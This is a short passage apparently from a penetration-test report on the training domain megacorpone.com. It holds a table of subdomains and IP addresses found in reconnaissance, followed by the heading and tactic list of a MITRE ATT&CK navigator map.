
host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that [CTP, LLC] used throughout the assessment.

Legend:

🟨 Performed successfully
🟥 Failure to perform


Selection Controls
Layer Controls
Technique Controls
Reconnaissance
Resource Development
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact